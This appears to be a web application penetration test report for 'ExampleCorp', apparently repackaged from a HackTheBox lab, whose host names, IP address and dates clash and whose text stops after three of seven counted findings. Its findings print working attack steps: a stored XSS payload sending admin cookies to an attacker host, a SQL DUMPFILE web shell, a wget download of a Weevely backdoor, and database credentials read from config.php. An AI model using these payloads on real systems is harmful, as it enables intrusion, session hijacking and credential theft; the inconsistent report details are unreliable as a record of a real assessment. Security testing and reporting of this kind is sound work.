IVASTA
SECURITY

PENETRATION TEST REPORT

Web Application Penetration Test – ExampleCorp – January 25, 2026

IVASTA Security
Penetration Testing & Security Assessments
www.ivasta-security.com

Report Outline

Introduction

This report documents the results of a security assessment conducted by IVASTA Security against the ExampleCorp application operated by ExampleCorp. The purpose of this engagement was to evaluate the security posture of the target environment by identifying vulnerabilities that could be exploited by a malicious actor.

The assessment was performed in a controlled and authorized manner using a combination of automated and manual testing techniques. The findings in this report provide a clear, evidence-based view of the risks present within the application, together with actionable remediation guidance to support risk reduction and secure system operation.

Objective

The objective of this engagement was to perform an external penetration test of the ExampleCorp web application and its associated APIs. The assessment was designed to simulate the actions of a real-world attackers operating without prior access to internal systems.

IVASTA Security was engaged to identify security weaknesses, validate the effectiveness of existing controls, and determine the potential business impact of exploitable vulnerabilities. The results of this assessment are intended to support ExampleCorp in improving the overall security and resilience of the platform.

Components

This report is structured to provide both technical and non-technical stakeholders with a clear and actionable understanding of the security posture of the assessed system. It contains the following sections:

- Executive summary and risk overview intended for management and business stakeholders
- Description of the assessment scope, objectives, and testing methodology
- Detailed findings, including technical descriptions, impact analysis, and remediation guidance
- Step-by-step reproduction guidance and supporting evidence, including screenshots, where applicable

Each section is designed to support informed decision-making, vulnerability remediation, and ongoing security improvement.

Table of Contents


Executive Summary

IVASTA Security was tasked with performing an external Web Application Penetration Test of the ExampleCorp system provided by ExampleCorp. The test was conducted against the target over the period from 1/18/2026 to 1/25/2026.

The overall objective was to evaluate the security posture of the in-scope application and its associated interfaces, identify exploitable vulnerabilities, and report the findings back to ExampleCorp. All activities were performed in an authorized and controlled manner designed to simulate the actions of a real-world attackers operating without privileged internal access.

These activities were executed with no prior knowledge of the provided application's security state. During the engagement, IVASTA Security were able to successfully identify 2 critical, 2 high, 2 medium, and 1 low security issues.

The assessment identified security weaknesses within the application that, if exploited, could enable unauthorized actions, manipulation of business workflows, or exposure of sensitive information. Such issues may impact the confidentiality, integrity, and availability of data and services, and could also introduce reputational and operational risk for ExampleCorp.



The overall security posture indicates opportunities for improvement, primarily related to issues such as Stored Cross Site Scripting (XSS) and SQL Backdoor Injection Vulnerabilities in application workflows. Each identified vulnerability has been categorized by severity based on the likelihood of exploitation and potential business impact: Critical/High (urgent action required), Medium (action required), Low (action recommended but not immediate), and Informational (no immediate action required, but relevant to note).

In conclusion, based on the results of the assessment, IVASTA Security determined that the current external security posture is rated as "**High Risk – Immediate Remediation Required**". It is recommended that ExampleCorp prioritize remediation of Critical and High findings first (if applicable), followed by Medium and Low findings, and continue to assess and improve security controls through regular testing and secure development practices to maintain a strong security posture and minimize potential risk.

Security Posture

The scope of this engagement was to assess the security of the ExampleCorp application and its associated interfaces, as operated by ExampleCorp. The objective was to identify vulnerabilities that could be exploited by an external attacker and to provide actionable guidance for reducing security risk and improving the overall security posture.

The assessment was conducted as an authorized Web Application Penetration Test against the in-scope systems using standard offensive security methodologies and tooling. The following targets and test accounts were provided by ExampleCorp for the purpose of this assessment:

Domain Names	Testing Users
http://494.163.444.44/, http://examplecorp.com/	pentest@examplecorp.com / Admin, andrew@examplecorp.com / Low Priv User #1

The following is a brief overview of the identified system's vulnerabilities:

- Stored Cross-Site Scripting (XSS)
- SQL Backdoor Injection
- Vertical Privilege Escalation

Total Findings	Critical	High	Medium	Low	Info
7	2	2	2	1	0

Overall Security Rating – High Risk – Immediate Remediation Required

Methodology

IVASTA Security conducted this assessment using a structured penetration testing methodology aligned with industry best practices. The objective of this methodology is to simulate the behavior of a real-world attackers while maintaining control, repeatability, and safety throughout the engagement. The following phases were applied during the assessment:

Information Gathering
Vulnerability Analysis
Exploitation
Post Exploitation
House Cleaning

- Information Gathering – Identification and enumeration of in-scope systems, services, and exposed interfaces.
- Vulnerability Analysis – Analysis of the attack surface to identify potential security weaknesses and misconfigurations.
- Exploitation – Controlled attempts to validate the existence and impact of identified vulnerabilities.
- Post-Exploitation – Assessment of the potential impact of successful exploitation, including data access and privilege escalation where applicable.
- Cleanup – Verification that no test artifacts, accounts, or data remained in the environment following completion of the assessment.

Tools Utilized

IVASTA Security used a combination of commercial, open-source, and internally developed security testing tools during this assessment. These tools were selected to support reconnaissance, vulnerability identification, exploitation, and validation of findings across the in-scope systems. Some of them are:

1. Burp Suite Professional – Best in-class suite of tools for web application assessment

2. Burp Suites Clickbandit – Tool for quicker and easier testing for clickjacking vulnerabilities
3. Nikto – Web server auditing tool for information gathering and vulnerability analysis
4. Nuclei – A fast, efficient, and extensible vulnerability scanner
5. Dirb – Directory and web files enumeration tool
6. Sqlmap – An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws
7. Arjun – HTTP Parameter Discovery Suite
8. Wappalyzer – A technology profiler that shows you what websites are built with.
9. And many more.

Detailed Findings

1. Stored Cross-site scripting (XSS) – CRITICAL

- System Vulnerable – examplecorp.com
- Vulnerability – Stored Cross-Site Scripting (XSS)
- Severity Rating – High
- Payload Used – *<script>document.write('<img src="http://192.168.1.107/'+document.cookie+'" />');</script>*

Description

Page “Buynow.php” running on Port 80 is vulnerable to Stored Cross-Site Scripting.

Impact

An attacker can control a script that is executed in the victim's browser from which they can potentially fully compromise that user. Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way. [1]


Remediation

Option 1: Ensure that all variables go through validation and are then escaped or sanitized.
Option 2: Convert untrusted input into a safe form where the input is displayed as data to the user without executing as code in the browser.

Server IP Host name	Ports Open
examplecorp.com / 192.168.1.108	**TCP:** 22,80,443
	UDP:

Steps to Reproduce

- My initial Rust scan revealed 3 open ports and detected CentOS on the target.
  Command Used: rustscan -a examplecorp.com --ulimit 5000 -- -A




```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh     syn-ack OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:0a:3a:42:5f:92:47:69:33:59:b3:77:53:3c:be:73 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2TJag7v6u8b9EtBColDMCsUPCx4/JqwzUeHgqrProzqKLc240F
BKI5tS7WtR31SiFp2vqrHO5Wh8OTBSl3BM+z5+v2WcCnWDbfi/V7P/XB9RLlJfhiR/5k0oRqaQpHI42fXfbg5Hk7ONB
wrEPm7miCdMVzPjdnKqLotziiZiQ5jU1vH/BS0EmQP2KTcEKzMIVvhg/AC18q0pPsaTDjJyU/5eiBL/n3gJmkrdxwUE
Lz9W09cFD+/pyeiMAyMGk1o7nETze6JnhZZFtP/qO+OUXuSos4HT+9NtiHKa6qDye6LtX1eEvC+PIZc=
|   256 ab:3d:26:3b:d9:02:50:a4:49:c0:bf:13:75:dc:a5:73 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEH5Lcu/oqO0RxRlS
GtQ=
|   256 fb:6a:7e:1b:05:f9:d1:ef:be:dd:ff:39:ed:f5:f5:63 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHMvSBhx6EqWYglI+x1rjL2Zg/OGeSWvJAQRmV/HYFyJ
80/tcp  open  http    syn-ack Apache httpd 2.4.37 ((centos))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos)
|_http-title: Your LTD Supplier
443/tcp open  http    syn-ack Mongoose httpd
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Site doesn't have a title (text/plain).
```

- Manually identified Stored XSS vulnerable form expecting user billing information.
  Found URL: http://examplecorp.com/buynow.php


- Set up a local web server in order to receive back a connection from the victim's browser containing the confidential information (web cookie).
  Command Used: python3 -m http.server 80

- It seems that there is an admin checking the orders and the billing address information from some kind of admin portal. In order to get the admin cookie, we submit the billing details from step 2 with every field set to
  <script>document.write('<img src="http://192.168.1.107/'+document.cookie+'" />');</script>
  Moreover, we get a connection back containing the admin cookie:



```
- [25/Jun/2022 12:53:23] code 404, message File not found
- [25/Jun/2022 12:53:23] "GET /PHPSESSID%3Dldhtq184b0mpaealhpuur2kf0k%3C/td HTTP/1.1" 404 -
```


After URL decoding it with Burp, we get the actual value from the cookie:




```
/PHPSESSID%3Dldhtq184b0mpaealhpuur2kf0k%3C/td
```

```
/PHPSESSID=ldhtq184b0mpaealhpuur2kf0k</td
```

- Performing directory/file brute forcing we manage to identify hidden directories and files. It seems that there is a forgotten admin login portal (http://examplecorp.com/_admin/dist/login.html) which may lead us to some sensitive information.
  Command Used: dirb http://examplecorp.com




```
└─$ dirb http://ltdshop.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jun 25 13:20:09 2022
URL_BASE: http://ltdshop.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://ltdshop.htb/ ----
==> DIRECTORY: http://ltdshop.htb/_admin/
+ http://ltdshop.htb/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://ltdshop.htb/class/
==> DIRECTORY: http://ltdshop.htb/css/
==> DIRECTORY: http://ltdshop.htb/img/
+ http://ltdshop.htb/index.html (CODE:200|SIZE:5733)
+ http://ltdshop.htb/LICENSE (CODE:200|SIZE:1093)
==> DIRECTORY: http://ltdshop.htb/noindex/
==> DIRECTORY: http://ltdshop.htb/settings/
==> DIRECTORY: http://ltdshop.htb/vendor/
```



- Injecting the discovered PHP cookie into our browser session and logging in with username: admin & password: any, gives us access to the admin portal of the vulnerable shop application.

Credentials Used: username:admin, password:any, PHPSESSID=ldhtq184b0mpaealhpuur2kf0k




Money Maker

Orders

Order ID	Item ID	Quantity	First Name	Last Name	E-Mail
1005	1	1000			
1004	1	1000			

[redacted]



Name	Value	Domain
PHPSESSID	ldhtq184b0mpaealhpuur2kf0k	ltdshop.htb

2. SQL Backdoor Command Injection – CRITICAL

- System Vulnerable – examplecorp.com
- Vulnerability – SQL Backdoor Command Injection
- Severity Rating – High
- Payload Used – *select "<?php system($_GET[cmd]);?>" INTO DUMPFILE '/var/www/html/shell.php'*

Description

Database Admin within Admin Portal on Port 80 is vulnerable to SQL Backdoor Command Injection.

Impact

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands [2]. This can result in confidentiality, availability and integrity violation of organizational data and systems.


Remediation

Option 1: A sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements. Making sure that all variables go through validation and are then escaped or sanitized is known as perfect injection resistance.

Option 2: Escape user input by prepending a backslash (\) to special characters such as '/$%", which then causes them to be parsed just as a regular string and not a special character.

Steps to Reproduce

- Manually identified Database Admin page allowing to execute **deleting** and **archiving** SQL commands.
  Found URL: http://examplecorp.com/_admin/dist/manage.php




Money Maker

Database SQL Execution

This page allows you to execute SQL commands for deleting and archiving data. B

- Archiving data suggests for commands that can archive tables into files. Moreover, this enables us to write to web root which may lead to a web shell execution [3].
  Payload Used: select "<?php system($_GET[cmd]);?>" INTO DUMPFILE '/var/www/html/shell.php'



Money Maker


Database SQL Execution

This page allows you to execute SQL command:

.E '/var/www/html/shell.php'

- Performing a simple check for the above-mentioned file *(shell.php)* within all known directories and sub-directories resulted in finding our web shell. This initiated the

beginning of OS command execution.
Found path: http://examplecorp.com/shell.php?cmd=id




ltdshop.htb/shell.php?cmd=id

```
uid=48(apache) gid=48(apache) groups=48(apache)
```


- Deploy Weevely payload to get a better interactive web shell.

  Commands Used:
  - **weevely generate 1234 shell1.php – generates the weevely payload with password 1234**
  - **python3 -m http.server 80 – host local web server**



```
┌──(kali㉿kali)-[~/Downloads/HackTheBox/ltdshop]
└─$ weevely generate 1234 shell1.php
Generated 'shell1.php' with password '1234' of 677 byte size.

┌──(kali㉿kali)-[~/Downloads/HackTheBox/ltdshop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.111 - - [25/Jun/2022 15:26:22] "GET /shell1.php HTTP/1.1" 200 -
```


  - **http://examplecorp.com/shell.php?cmd=wget http://192.168.1.107/shell1.php - downloads the payload on the vulnerable machine**



ltdshop.htb/shell.php?cmd=wget http://192.168.1.107/shell1.php


http://ltdshop.htb/shell.php?cmd=wget http://192.168.1.107/shell1.php — Visit

  - **weevely http://examplecorp.com/shell1.php 1234 - We connect to our payload and receive a semi-interactive web shell**



```
┌──(kali㉿kali)-[~/Downloads/HackTheBox/ltdshop]
└─$ weevely http://ltdshop.htb/shell1.php 1234
```

  - **Moreover, we manage to capture flag1.txt (WPamTh2Y9uMdphb6z0cp)**



```
LTDshop:/var/www $ ls
cgi-bin
flag1.txt
html
LTDshop:/var/www $ cat flag1.txt
WPamTh2Y9uMdphb6z0cp
LTDshop:/var/www $ 
```

3. Horizontal privilege escalation – HIGH

- System Vulnerable – examplecorp.com
- Vulnerability – Horizontal Privilege Escalation
- Severity Rating – High
- Methods Used – DB Username/Password information gathering and hash cracking

Description

The machine is vulnerable to sensitive data disclosure and a weak password policy.

Impact

Sensitive data disclosure allows an attacker to potentially gain access to different services or users within the system. Also, a system that is using a weak password policy is potentially vulnerable to brute force attack using a subset of all possible passwords, such as words in the dictionary, proper names or words based on the username.


Remediation

Option 1: Audit the configuration files for potential information disclosure. Therefore, don't store credentials in files.
Option 2: The strongest defense against password-based attacks nowadays is multi-factor authentication (MFA) [4]. You should use more complicated passwords.

Steps to Reproduce

- Looking through the folders, we find a config.php file disclosing the Database username and password.

Command Used: cd /var/www/html/settings; cat config.php;




```
LTDshop:/var/www/html $ cd settings
LTDshop:/var/www/html/settings $ ls -la
total 8
drwxr-xr-x. 2 apache apache   24 May 10  2020 .
drwxrwxrwx. 8 apache apache 4096 Jun 25 20:26 ..
-rw-r--r--. 1 apache apache  142 May 10  2020 config.php
LTDshop:/var/www/html/settings $ cat config.php
<?php

$databaseUsername = 'orders';
$databasePassword = 'Ob2UA15ubBtzpZrvdMYT';
$databaseServer = 'localhost';
$databaseName = 'orders';
```

- Upload Adminer.php to the web root for more convenient web browser Database access.

Commands Used: cd /var/www/html; wget http://192.168.1.107/adminer.php;

- Access adminer.php from the browser and login with the already disclosed Database sensitive information – Username/Password/Database name.

Found URL: http://examplecorp.com/adminer.php


ltdshop.htb/adminer.php

